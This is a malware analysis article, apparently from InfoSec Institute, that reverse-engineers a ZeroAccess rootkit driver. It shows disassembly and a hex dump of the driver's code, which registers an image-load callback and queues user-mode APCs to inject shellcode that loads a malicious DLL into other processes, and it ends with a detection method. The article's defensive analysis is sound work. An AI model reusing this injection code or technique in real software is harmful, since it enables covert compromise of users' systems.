
The Device Driver Process Injection Rootkit

Reverse engineering
November 16, 2010 by **Giuseppe Bonfa**

Let’s now take a look at the second driver dropped by the agent. This driver allows for ZeroAccess to inject arbitrary code into the process space of other processes. Here are the hashes of this driver:

- FileSize: 8.00 KB (8192 bytes)
- MD5: 799CFC0F0F028789201A0B86F06DE38F
- SHA-1: 1023B17201063E72D41746EFF8D9447ECF109736
- No VersionInfo Available.
- No Resources Available.

As with the first driver, in this case we see the presence of debugging symbols upon disassembly, here is a view of the call graph:



DriverEntry() essentially installs a callback. This causes the graph to misrepresent the true code execution flow, due to the fact that a NotifyRoutine represenst an indirect calling system. Keep in mind that we have a piece of code actually present that's not visible. Lets disassemble the first code block:

```
10001259
10001259                 push    ebp
1000125A                 mov     ebp, esp
1000125C                 push    esi
1000125D                 mov     esi, [ebp+DeviceObject]
10001260                 mov     Object, esi
10001266                 xor     eax, eax
10001268                 push    offset NotifyRoutine ; NotifyRoutine
1000126D                 mov     dword ptr [esi+38h], offset sub_1000114C
10001274                 mov     [esi], ax
10001277                 call    ds:PsSetLoadImageNotifyRoutine
1000127D                 lea     eax, [ebp+DeviceObject]
10001280                 push    eax             ; DeviceObject
10001281                 push    1               ; Exclusive
10001283                 push    0               ; DeviceCharacteristics
10001285                 push    22h             ; DeviceType
10001287                 push    offset DeviceName ; DeviceName
1000128C                 push    0               ; DeviceExtensionSize
1000128E                 push    esi             ; DriverObject
1000128F                 call    ds:IoCreateDevice
10001295                 test    eax, eax
10001297                 jl      short loc_100012B6
10001299                 push    esi
1000129A                 call    ds:ObMakeTemporaryObject
100012A0                 mov     eax, [ebp+DeviceObject]
100012A3                 mov     ecx, [eax+8]    ; Object
100012A6                 call    ds:ObfDereferenceObject
```

PsSetLoadImageNotifyRoutine registers a driver-supplied callback that is subsequently notified whenever an image is loaded for execution.

NTSTATUS PsSetLoadImageNotifyRoutine(IN PLOAD_IMAGE_NOTIFY_ROUTINE *NotifyRoutine*);

Parameters

NotifyRoutine

Specifies the entry point of the caller-supplied load-image callback.

After such a driver's callback has been registered, the system calls its load-image notify routine whenever an executable image is mapped into virtual memory. This occurs whether in kernel space or user space, and before the execution of the image begins.

To be able to correctly analyze this callback we need to know the prototype of a generic NotifyRoutine:

VOID

(*PLOAD_IMAGE_NOTIFY_ROUTINE) (

IN PUNICODE_STRING FullImageName,

IN HANDLE ProcessId, // where image is mapped

IN PIMAGE_INFO ImageInfo

);

The_IMAGE_INFO struct contains information about the loaded image.

```
100010D2                       xor     esi, esi
100010D4                       push    esi             ; PoolType
100010D5                       call    ds:ExAllocatePool
100010DB                       mov     edi, eax
100010DD                       cmp     edi, esi
100010DF                       jz      short loc_10001146
100010E1                       mov     eax, [ebp+ImageInfo]
100010E4                       push    esi
100010E5                       push    1
100010E7                       push    dword ptr [eax+4]
100010EA                       push    offset sub_100012F0
100010EF                       push    offset sub_1000130C
100010F4                       push    esi
100010F5                       call    ds:KeGetCurrentThread
100010FB                       push    eax
100010FC                       push    edi
100010FD                       call    ds:KeInitializeApc
10001103                       mov     ecx, Object     ; Object
10001109                       call    ds:ObfReferenceObject
1000110F                       push    esi
10001110                       push    8000h
10001115                       push    esi
10001116                       push    edi
10001117                       call    ds:KeInsertQueueApc
1000111D                       test    al, al
1000111F                       jz      short loc_10001132
10001121                       push    offset Interval ; Interval
10001126                       push    1               ; Alertable
10001128                       push    1               ; WaitMode
1000112A                       call    ds:KeDelayExecutionThread
10001130                       jmp     short loc_10001146
```

This is an interesting piece of code, here we have an APC (Asynchronous Procedure Call) routine. An APC found in a rootkit is usually used to inject malicious code into victim processes.

The APC allows user programs and system components to execute code in the context of a particular thread and, therefore, within the address space of a particular process. We have two possible cases of APC usage: user-mode based (which will work if thread is placed in alertable status) and kernel-mode ones that can be of two types, regular or special.

In our case, since we are in a device driver, the APC is managed by using KeInitializeApc() and KeInsertQueueApc() functions.

> NTKERNELAPI
>
> VOID
>
> KeInitializeApc (
>
> IN PRKAPC Apc,
>
> IN PKTHREAD Thread,
>
> IN KAPC_ENVIRONMENT Environment,
>
> IN PKKERNEL_ROUTINE KernelRoutine,
>
> IN PKRUNDOWN_ROUTINE RundownRoutine OPTIONAL,
>
> IN PKNORMAL_ROUTINE NormalRoutine OPTIONAL,
>
> IN KPROCESSOR_MODE ApcMode,
>
> IN PVOID NormalContext
>
>);

And

> BOOLEAN
> KeInsertQueueApc(
> PKAPC Apc,
> PVOID SystemArgument1,
> PVOID SystemArgument2,
>
> UCHAR mode);

The APC mechanism is poorly documented and kernel APIs to use them are not public (no prototype presence in the DDK) so here we will give some more in depth explaination to well clarify how APC works.

KeInitializeApc: As the name suggests, this function is used to initialize an APC Object, from function parameters you can see that we have a KAPC struct easly uncoverable by using the method seen at beginning of the post:

> kd> dt nt!_KAPC
>
> +0x000 Type : UChar
>
> +0x001 SpareByte0 : UChar
>
> +0x002 Size : UChar
>
> +0x003 SpareByte1 : UChar
>
> +0x004 SpareLong0 : Uint4B
>
> +0x008 Thread : Ptr32 _KTHREAD
>
> +0x00c ApcListEntry : _LIST_ENTRY
>
> +0x014 KernelRoutine : Ptr32
>
> +0x018 RundownRoutine : Ptr32
>
> +0x01c NormalRoutine : Ptr32
>
> +0x020 NormalContext : Ptr32 Void
>
> +0x024 SystemArgument1 : Ptr32 Void
>
> +0x028 SystemArgument2 : Ptr32 Void
>
> +0x02c ApcStateIndex : Char
>
> +0x02d ApcMode : Char
>
> +0x02e Inserted : Uchar

By watching successive function parameters you can see that the essential scope of this function is to initialize KAPC struct.

Calling KeInitializeApc does not schedule the APC yet: it just fills the members of the _KAPC, sets the Type field to a constant value (0x12) which identifies this structure as a _KAPC and the Size field to 0x30. Take a look into the ZeroAccess rootkit code ExAllocatePool, it is exactly 0x30, and is the first parameter.The KernelRoutine parameter is a pointer to a routine that will be called once APC is dispatched. NormalRoutine considered in combination with ApcMode will tell us what kind of APC is requested, so let's take a look to rootkit code:

> 100010E1 mov eax, [ebp+ImageInfo]
> 100010E7 push dword ptr [eax+4]

This means that NormalRoutine is non-zero in combination with ApcMode which is 1. We can correctly say that this is a *user mode APC*, which will therefore call the NormalRoutine in user mode.
Rundown Routine: This routine must reside in kernel memory and is only called when the system needs to discard the contents of the APC queues, such as when the thread exits.

Once the APC object is completely initialized, device drivers call KeInsertQueueApc to place the APC Object in the target thread's corresponding APC Queue.

Further details about APC Internals can be found HERE

Now let's study what happens in KernelRoutine:

```
1000100F                    push    ebp
10001010                    mov     ebp, esp
10001012                    push    ecx
10001013                    push    ebx
10001014                    push    esi
10001015                    call    ds:KeGetCurrentIrql
1000101B                    mov     bl, al
1000101D                    test    bl, bl
1000101F                    jz      short loc_10001029
10001021                    xor     cl, cl          ; NewIrql
10001023                    call    ds:KfLowerIrql
10001029
10001029 loc_10001029:                              ; CODE XREF: sub_
10001029                    mov     esi, [ebp+BaseAddress]
1000102C                    push    PAGE_EXECUTE_READWRITE ; Protect
1000102E                    mov     eax, 1000h
10001033                    push    eax             ; AllocationType
10001034                    mov     [ebp+AllocationSize], eax
10001037                    lea     eax, [ebp+AllocationSize]
1000103A                    push    eax             ; AllocationSize
1000103B                    push    0               ; ZeroBits
1000103D                    push    esi             ; BaseAddress
1000103E                    push    0FFFFFFFFh      ; ProcessHandle
10001040                    call    ds:ZwAllocateVirtualMemory
```

Initially we have an IRQL Synchronization. KeGetCurrentIrql returns a KIRQL that contains the actual IRQL in which is running the current thread. Next via KfLowerIrql, we see a move to the new IRQL.ZwAllocateVirtualMemory commits and reserves a region of pages within user-mode virtual address space of the specified process. Let's take a look at the next code block:

```
10001046                  test    eax, eax
10001048                  mov     eax, [ebp+arg_4]
1000104B                  jge     short loc_10001052
1000104D                  and     dword ptr [eax], 0
10001050                  jmp     short loc_10001062
10001052 ; ---------------------------------------------------------
10001052
10001052 loc_10001052:                            ; CODE XREF
10001052                  push    edi
10001053                  mov     edi, [esi]
10001055                  push    60h
10001057                  pop     ecx
10001058                  mov     [eax], edi
1000105A                  mov     esi, offset sub_10001338
1000105F                  rep movsd
10001061                  pop     edi
10001062
10001062 loc_10001062:                            ; CODE XREF
10001062                  pop     esi
10001063                  test    bl, bl
10001065                  pop     ebx
10001066                  jz      short loc_10001070
10001068                  mov     cl, 1           ; NewIrql
1000106A                  call    ds:KfRaiseIrql
10001070
```

If allocation fails, execution jumps to IRQL Restore Routine (via KfRaiseIrql) and then exits. Otherwise we have a memcpy that copies 0x180 bytes from sub_10001338 to allocated memory. Note that space is allocated with PAGE_EXECUTE_READWRITE protection, meaning that the call copied by memcpy can be executed.

Due to the fact that this memory commit has EXECUTE rights we need to analyze the block of data as if it were a block of code, because it will be executed once placed into the address space of another process. Once reached via xRefs we have to force conversion from data to code. Moving forward:

```
10001338 sub_10001338     proc near              ; DATA XREF: sub_1000100F+4B↑o
10001338                  pusha
10001339                  mov     eax, large fs:18h ; TEB
1000133F                  mov     eax, [eax+30h]  ; PEB
10001342                  mov     eax, [eax+0Ch]  ; PPEB_LDR_DATA
10001345                  lea     ebp, [eax+0Ch]  ; InLoadOrderModuleList
10001348                  mov     ebx, ebp
1000134A
1000134A loc_1000134A:                           ; CODE XREF: sub_10001338+44↓j
1000134A                  mov     ebx, [ebx]
1000134C                  cmp     ebx, ebp
1000134E                  jz      near ptr loc_10001415+1 ; Opcode Break
10001354                  mov     esi, [ebx+30h]
10001357                  xor     edi, edi
10001359                  mov     eax, edi
1000135B                  mov     ecx, 1003Fh
10001360
10001360 loc_10001360:                           ; CODE XREF: sub_10001338+3A↓j
10001360                  or      ax, 20h
10001364                  movzx   eax, ax
10001367                  add     eax, edi
10001369                  mul     ecx
1000136B                  mov     edi, eax
1000136D                  lodsw
1000136F                  test    ax, ax
10001372                  jnz     short loc_10001360
```

Our assumptions were correct, as you can see this is a piece of executable code. We also at 1000134E a subtle trick to prevent reverse engineering and static analysis, more opcode scission.

Now let’s move our point of view from code to hex dump:


```
60 64 A1 18 00 00 00 8B  40 30 8B 40 0C 8D 68 0C  `dí....ï@0ï@.ìh.
8B DD 8B 1B 3B DD 0F 84  C2 00 00 00 8B 73 30 33  ï¦ï.;¦.ä-...ïs03
FF 8B C7 B9 3F 00 01 00  66 83 C8 20 0F B7 C0 03   ïÃ¦?...fâ+ .À+.
C7 F7 E1 8B F8 66 AD 66  85 C0 75 EC 81 FF EE 1D  Ã¸ßï°f¡fà+uýü ¯.
B1 86 74 02 EB CC 8B 5B  18 68 7E 44 C5 A7 E8 93  ¦åt.Ù¦ï[.h~D+ºÞô
00 00 00 85 C0 74 77 E8  70 00 00 00 5C 00 5C 00     à+twÞp   \ \
2E 00 5C 00 43 00 32 00  43 00 41 00 44 00 39 00  ..\.C.2.C.A.D.9.
37 00 32 00 23 00 34 00  30 00 37 00 39 00 23 00  7.2.#.4.0.7.9.#.
34 00 66 00 64 00 33 00  23 00 41 00 36 00 38 00  4.f.d.3.#.A.6.8.
44 00 23 00 41 00 44 00  33 00 34 00 43 00 43 00  D.#.A.D.3.4.C.C.
31 00 32 00 31 00 30 00  37 00 34 00 5C 00 4C 00  1.2.1.0.7.4.\.L.
5C 00 6D 00 61 00 78 00  2B 00 2B 00 2E 00 30 00  \.m.a.x.+.+...0.
30 00 2E 00 78 00 38 00  36 00 00 00 FF D0 68 69  0...x.8.6... ðhi
F6 1B A1 E8 0E 00 00 00  89 44 24 1C 85 C0 61 74  ÷.íÞ....ëD$.à+at
02 FF E0 C2 0C 00 8B 43  3C 8B 6C 18 78 03 EB 8B  . Ó-..ïC<ïl.x.Ùï
4D 18 8B 75 20 8B 55 24  03 D3 03 F3 AD 60 8D 34  M.ïu ïU$.Ë.¾¡`ì4
03 33 FF 8B C7 B9 3F 00  01 00 0F B6 C0 03 C7 F7  .3 ïÃ¦?....Â+.Ã¸
E1 8B F8 AC 84 C0 75 F2  3B 7C 24 24 61 74 0A 83  ßï°¼ä+u=;|$$at.â
C2 02 E2 D8 33 C0 C2 04  00 0F B7 02 8B 55 1C 03  -.ÔÏ3+-...À.ïU..
D3 8B 04 82 03 C3 C2 04  00 00 00 00 00 00 00 00  Ëï.é.+-.........
```

As you can see from hex dump, after the starting code (in green) we have a a string marked by red rectangle, we have already seen this string, behavior is now clear. This device driver injects the malicious DLL max++.00.x86 into victim process address space.

Next step is logically to discover what this dll does.

__The Weakness__

While this driver is made to be very stealthy, we can apply some forensic techniques to discover a weakness in the stealth technology employed by this driver. The main weakness of this driver is given by PsSetLoadImageNotifyRoutine. It essentially registers a Callback via ExAllocateCallBack, a mechanism that is very transparent and easy to find. Existing callbacks can be reveled by scanning all slots that hosts PEX_CALLBACK_FUNCTION type. To inspect these Slots we can use again KernelDetective.



ImageLoad registered Callback of an Unknown Module as should be clear, is really suspect, this is a strong evidence of rootkit infection.

Next up, in part 4 we can trace the Crimeware Origins by reversing the injected code!

Posted: November 16, 2010

Author

Giuseppe Bonfa

Giuseppe is a security researcher for InfoSec Institute and a seasoned InfoSec professional in reverse-engineering and development with 10 years of experience under the Windows platforms. He is currently deeply focused on Malware Reversing (Hostile Code and Extreme Packers) especially Rootkit Technology and Windows Internals. He has previously worked as Malware Analyst for Comodo Security Solutions as a member of the most known Reverse Engineering Teams and is currently a consultant for private customers in the field of Device Driver Development, Malware Analysis and Development of Custom Tools for Digital Forensics. He collaborates with Malware Intelligence and Threat Investigation organizations and has even discovered vulnerabilities in PGP and Avast Antivirus Device Drivers. As a technical author, Giuseppe has over 10 years of experience and hundreds of published pieces of research.